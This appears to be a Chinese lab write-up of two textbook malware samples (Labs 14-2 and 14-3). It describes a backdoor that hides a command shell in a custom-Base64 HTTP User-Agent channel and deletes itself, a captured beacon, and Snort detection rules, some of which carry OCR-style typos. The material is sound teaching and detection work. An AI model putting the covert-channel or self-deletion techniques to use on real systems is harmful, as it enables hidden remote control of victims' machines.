


在s\_Internet1(sub\_401750)调用之前，位于0x40155B处的一个内部函数（sub\_401000）接收两个输入参数，并输出User-Agent字符串中的主要内容。










这个编码函数是一个自定义的Base64变种，它使用了如下的Base64字符串。

|  |
| --- |
| WXYZlabcd3fghijko12e456789ABCDEFGHIJKL+/MNOPQRSTUVmnOpqrstuvwxyz |


解码第一个信令的字符串后，结果如下：

|  |
| --- |
| Microsoft Windows XP [Version 5.1.2600]  (C)Copyright 1985-2001 Microsoft Corp.  C:\Documents and Settings\user\Desktop> |

位于s\_Internet2中的另一个线程(sub\_401800)使用Internet函数。s\_Internet2与s\_Internet1使用相同的URL作为参数。函数中User-Agent字符串被静态定义为Internet Surf.




s\_thread2\_start(sub\_4015C0)线程被用来向命令shell传递输入。它也有根据输入内容来终止程序的功能。如果操作者传递给恶意代码字符串exit,随后恶意代码将会退出。




位于s\_thread2\_start(0x4015C0)处的代码块1oc\_40166B,包含了对exit字符串和strnicmp函数(用来测试传入的网络内容)的引用。

这两个线程中分别处理命令shell的不同管道端。含有静态User-Agent字符串的线程从远程攻击者获得输入内容，含有编码User-Agent字符串的线程则作为命令shell的输出。攻击者混淆他们的行为，避免从感染的服务器发送明文的命令提示，是一种聪明的方法。

恶意代码退出时会尝试删除自己，这显示它是作为攻击者一次性使用的组件。在WinMain(0x004011C0)中，有三个可能的函数结局。前两个是当线程没有成功创建线程时会发生终止。





在这三种终止情况下，有一个对sub\_401880函数的调用。







sub\_401880调用的目的是：一旦恶意代码退出，就会从磁盘上删除恶意代码。sub\_401880实现了自我删除的ComSpec方法。从本质上讲，ComSpec方法意味着：用定义的ComSpec环境变量，与命令行/c del [executable\_to\_delete]>nul,来运行一个Shel1Execute命令，而这个命令恰恰是sub\_401880函数所做的工作。

对于URL以外的网络特征，将静态User-Agent域、编码User-Agent域的静态字符，以及编码命令shell提示符的长度和字符限制作为检测目标。

|  |
| --- |
| alert tcp $HOME\_NET any -> $EXTERNAL\_NET SHTTP\_PORTS(msg:"PM14.2.1 Suspicious User-Agent(Internet Surf)"; content:"User-Agent\:|20|Internet|20|surf"; http\_header; sid:20001421; rev:1;)  alert tcp $HOME\_NET any -> $EXTERNAL\_NET SHTTP\_PORTS(msg:"PM14.2.2 Suspicious User-Agent(starts(!<)"; content:“User-Agent\:|20|(!<";http\_header; sid:20001422; rev:1;)  alert tcp $HOME\_NET any -> $EXTERNAL\_NET SHTTP\_PORTS(msg:"PM14.2.3 Suspicious  User-Agent(long B64)"; content:"User-Agent\:|20|"; content:!"|20|"; distance:0;  within:100; pcre:"/User-Agent:\x20[^\x0d]{0,5}[A-Za-z0-9+\/]{100,)/"; sid:20001423; rev:1;) |

前两个特征(20001421和20001422)相对简单，将应该十分罕见的User-Agent头部内容作为检测目标。最后一个特征(20001423)仅将编码命令shell提示符的长度和字符的限制作为检测目标，而不假设20001422规则中相同引导字符的存在。因为这个特征查找的模式并不具体，所以它更可能产生误报。PCRE正则表达式查询User-Agent的头部，以及随后包含Base64字符集中至少100个字符，并允许User-Agent域开头存在至少5个任意字符值(只要它们不换行显示新的头部)。可选的5个字符允许User-Agent字符串有特定的开始，例如在恶意代码中看到的(!<。Base64字符集的100个字符的要求是基于命令提示符的预期长度。

最后，对空格字符的无用内容搜索纯粹是提高特征的性能。大多数User-Agent字符串会在较靠前的地方包含一个空格字符，所以这项检查将避免对多数User-Agent字符串来测试正则表达式。

问题：

分析文件Lab14-02.exe中的恶意代码。为了阻止恶意代码破坏你的系统，恶意代码已经被配置向一个硬编码的回环地址发送信令，但是你可以假想这是一个硬编码的外部地址。

1. **恶意代码编写时直接使用IP地址的好处和坏处各是什么?**

攻击者可能会发现静态IP地址比域名更难管理。使用DNS允许攻击者将他的系统部署到任意一台计算机上，仅仅改变DNS地址就可以动态地重定向他的僵尸主机。对于这两种类型的基础设施，防御者有不同选项来部署防御系统。但是由于同样的原因，IP地址比域名更难处理。这个事实会让攻击者选择静态IP地址，而不是域名。

1. **这个恶意代码使用哪些网络库?使用这些库的好处和坏处是什么?**

恶意代码使用了WinlINet库。这些库的缺点之一就是需要提供一个硬编码的User-Agent字段，另外，如果需要的话，它还要硬编码可选的头部。相比于Winsock API,WinINet库的一个优点是对于一些元素，比如cookic和缓存，可以由操作系统提供。

1. **恶意代码信令中URL的信息源是什么?这个信息源提供了哪些优势?**

PE文件中的字符串资源节包含一个用于命令和控制的URL。在不重新编译恶意代码的情况下，可以让攻击者使用资源节来部署多个后门程序到多个命令与控制服务器位置。

1. **恶意代码利用了HTTP协议的哪个方面，来完成它的目的?**

攻击者滥用HTTP的User-Agent域，它应该包含应用程序的信息。恶意代码创建了一个线程，来对这个域传出信息进行编码，以及另一个线程，使用静态域表示它是通道的“接收”端。

1. **在恶意代码的初始信令中传输的是哪种信息?**

初始的信令是一个编码后的shell命令行提示。

1. **这个恶意代码通信信道的设计存在什么缺点?**

尽管攻击者对传出信息进行编码，但他并不对传入命令进行编码。此外，由于服务器必须通过User-Agent域的静态元素，来区分通信信道的两端，所以服务器的依赖关系十分明显，可以将它作为特征生成的目标元素。

1. **恶意代码的编码方案是标准的吗?**

编码方案是Base64,但是使用一个自定义的字母。

1. **通信是如何被终止的?**

使用关键字exit来终止通信。退出时恶意代码会试图删除自己。

1. **这个恶意代码的目的是什么?在攻击者的工具中，它可能会起到什么作用?**


这个恶意代码是一个小且简单的后门程序。它的唯一目的是给远端的攻击者提供一个shell命令接口，而通过查看出站shell命令活动的常见网络特征不能监测到它。基于它尝试删除自己这个事实，我们推断这个特殊的恶意代码可能是攻击者工具包中的一个一次性组件。


1. **Lab14-3**

运行恶意代码，看到它产生了以下的信令数据包：


|  |
| --- |
| GET /start.htm HTTP/1.1  Accept:\*/\*  Accept-Language: en-US  UA-CPU:x86  Accept-Encoding:gzip,deflate  User-Agent: User-Agent: Mozilla/4.0(compatible; MSIE 7.0; Windows NT 5.1;  .NET CLR 3.0.4506.2152;,NET CLR 3.5.30729)  Host: www.practicalmalwareanalysis.com  Cache-Control:no-cache |


查看导入函数表，发现函数来自于两个库：WinINet和COM。使用到的函数包括InternetOpenA、InternetopenUrlA、InternetCloseHandle和InternetReadFile。





从WinINet函数开始，到0x004011F3处的InternetopenUrlA函数。注意在InternetopenA之前代码中的静态字符串，







|  |
| --- |
| Accept:\*/\*\nAccept-Language: en-US\nUA-CPU: x86\nAccept-Encoding:gzip, deflate"  "User-Agent; Mozilla/4.0(compatible; MSIE 7.0; Windows NT 5.1;.NET CLR  3.0.4506.2152;.NET CLR 3.5.30729)" |


这些字符串与第一个信令中的字符串一致。它们似乎相当普遍，但是元素的结合可能在实际中十分罕见。通过编写一个查找头部特定组合的特征，根据特征触发次数可以得到一个感觉，看哪些组合是特别罕见的。

分析静态字符串，先比较这些字符串与原始的信令数据包。注意到信令中含有重复的User-Agent:User-Agent:字符串。虽然输出的字符串看起来是正确的，但是恶意代码编写者犯了一个错误，忘记了InternetopenA调用会包括头部的标题。这种情况可以创建一个有效的特征。


sub\_4011F3处的网络函数带有两个参数，其中仅有一个（lpszUrl）在InternetopenUr1A调用之前被使用了。这个参数定义了信令的目的地址URL。









父函数是WinMain,它包含一个带Sleep函数调用的主要循环。






在WinMain中向后跟踪URL参数，看到它是sub\_401457处函数中被设置，而这一函数中包含了一个CreateFile调用。






sub\_401457引用一组字符串，包含C:\\autobat.exe和http://www.practicalmalwareanalysis.com/start.htm。




静态URL似乎是一个代表打开文件失败的分支，这意味着如果文件不存在，它将反馈到这个信令的URL。


CreateFile函数调用使用了C:\\autobat.exe引用，ReadFile命令把缓冲作为一个参数，这个参数最终会返回到InternetOpenUrlA函数。推断autobat.exe是存储URL明文的配置文件。




0x004012C7处InternetReadFile调用后，看到另一个strstr调用，其中一个参数是<no。




strstr函数位于两个循环之间，外部的InternetReadFile调用获得更多数据，内部调用包含strstr函数和另外一个在查找<no字符串时被调用的函数(sub\_401000),可以推断这是一个测试能否找到正确内容的额外测试。





